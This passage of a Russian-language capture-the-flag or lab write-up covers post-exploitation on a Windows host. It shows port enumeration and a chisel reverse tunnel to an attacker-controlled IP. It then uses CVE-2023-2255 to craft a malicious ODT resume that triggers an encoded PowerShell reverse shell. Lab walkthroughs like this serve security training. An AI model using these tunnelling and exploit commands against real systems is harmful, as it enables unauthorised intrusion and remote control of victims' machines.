
```
netstat /an
```



```
C:\Users\tstark\Desktop>netstat /an
netstat /an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8083           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
```

Прослушиваемые порты

Скорее всего, на этом порте работает веб-сервер, поэтому просмотрим каталог XAMPP.



```
C:\>dir C:\xampp\htdocs\
dir C:\xampp\htdocs\
 Volume in drive C has no label.
 Volume Serial Number is C626-9388

 Directory of C:\xampp\htdocs

05/09/2023  07:53 AM    <DIR>          .
01/24/2024  05:08 AM    <DIR>          ..
05/09/2023  07:53 AM    <DIR>          administrator
01/30/2024  09:39 AM    <DIR>          internal
03/22/2024  11:54 AM    <DIR>          joomla
               0 File(s)              0 bytes
               5 Dir(s)   4,878,942,208 bytes free
```

Содержимое каталога C:\xampp\htdocs

Но чтобы получить доступ к порту, который доступен только для локального хоста, необходимо построить сетевой туннель. Для этого будем использовать **chisel**.


На локальном хосте запустим сервер, ожидающий подключения (параметр `--reverse`) на порт 8888 (параметр `-p`).

```
./chisel.bin server -p 8888 --reverse
```

Затем на удаленном хосте запустим клиентскую часть. Указываем адрес сервера и порт для подключения, а также настройку туннеля: туннелировать трафик с локального порта 8083 сервера на порт 8083 клиента.

```
chisel.exe client 10.10.16.143:8888 R:8083:localhost:8083
```


В логах сервера мы должны увидеть сообщение о создании сессии.



```
./chisel.bin server --port 8888 --reverse
[redacted] server: Reverse tunnelling enabled
[redacted] server: Fingerprint 0EjB8cZhbF0co+E4bJwYwknrGI6ziVRR/DcrM6wwK/c=
[redacted] server: Listening on http://0.0.0.0:8888
[redacted] server: session#1: tun: proxy#R:8083=>localhost:8083: Listening
```

Логи chisel server

Теперь можно обратиться к порту 8083 локальной машины через браузер.



☐ Job Application Submission

Full Name:
Example : John Doe

Email:
Example : xxx123@xyz.abc

Work Experience
0-5 years


Requested Salary
30 000$

Choose Your Department
IT

Upload Resume:
No file chosen

Главная страница сайта

На сайте есть форма загрузки файлов, но приложение принимает не все форматы, а только документы OpenOffice.




☐ Job Application Submission

❌ Accepted File Types : Doc, Docx, Docm, Odt!

Ошибка загрузки файла

Формат ODT — это шаблон документа LibreOffice. Я попробовал загрузить документ с макросом, никакой реакции веб-сервер не дал, поэтому пришлось поискать последние эксплоиты.



Результатов: примерно 1 570 000 (0,26 сек.)

CVEDetails
https://www.cvedetails.com › ... · Перевести эту страницу
Libreoffice Libreoffice : Security vulnerabilities, CVEs
A vulnerability in LibreOffice hyperlink processing allows an attacker to construct documents containing hyperlinks pointing to the location of an ...

Hong Kong Computer Emergency Response Team Coordination Centre
https://www.hkcert.org › libr... · Перевести эту страницу
LibreOffice Remote Code Execution Vulnerability
24 окт. 2022 г. — A vulnerability was identified in LibreOffice, a remote attacker could exploit this vulnerability to trigger remote code execution on the ...

GitHub
https://github.com › elweth-sec · Перевести эту страницу
CVE-2023-2255 Libre Office - elweth-sec
Exploit. Just an example to drop a webshell in current directory. python3 CVE-2023-2255.py --cmd ...


GitHub
https://github.com › jollheef · Перевести эту страницу
jollheef/libreoffice-remote-arbitrary-file-disclosure
Proof of concept of LibreOffice remote arbitrary file disclosure vulnerability - jollheef/libreoffice-remote-arbitrary-file-disclosure.

Поиск эксплоитов в Google

Свежая уязвимость CVE-2023-2255 позволяет сформировать такой файл ODT, который при открытии выполнит произвольный код. Для формирования файла с нагрузкой используем эксплоит за авторством Elweth. В качестве исполняемой команды будем внедрять уже знакомый реверс-шелл.

```
python3 CVE-2023-2255.py --cmd 'powershell -e JABjA....
4AdAAuAEMAbABvAHMAZQAoACkA' --output doc.odt
```

Теперь отправляем сформированный файл и сразу же получаем бэкконнект на указанный порт.



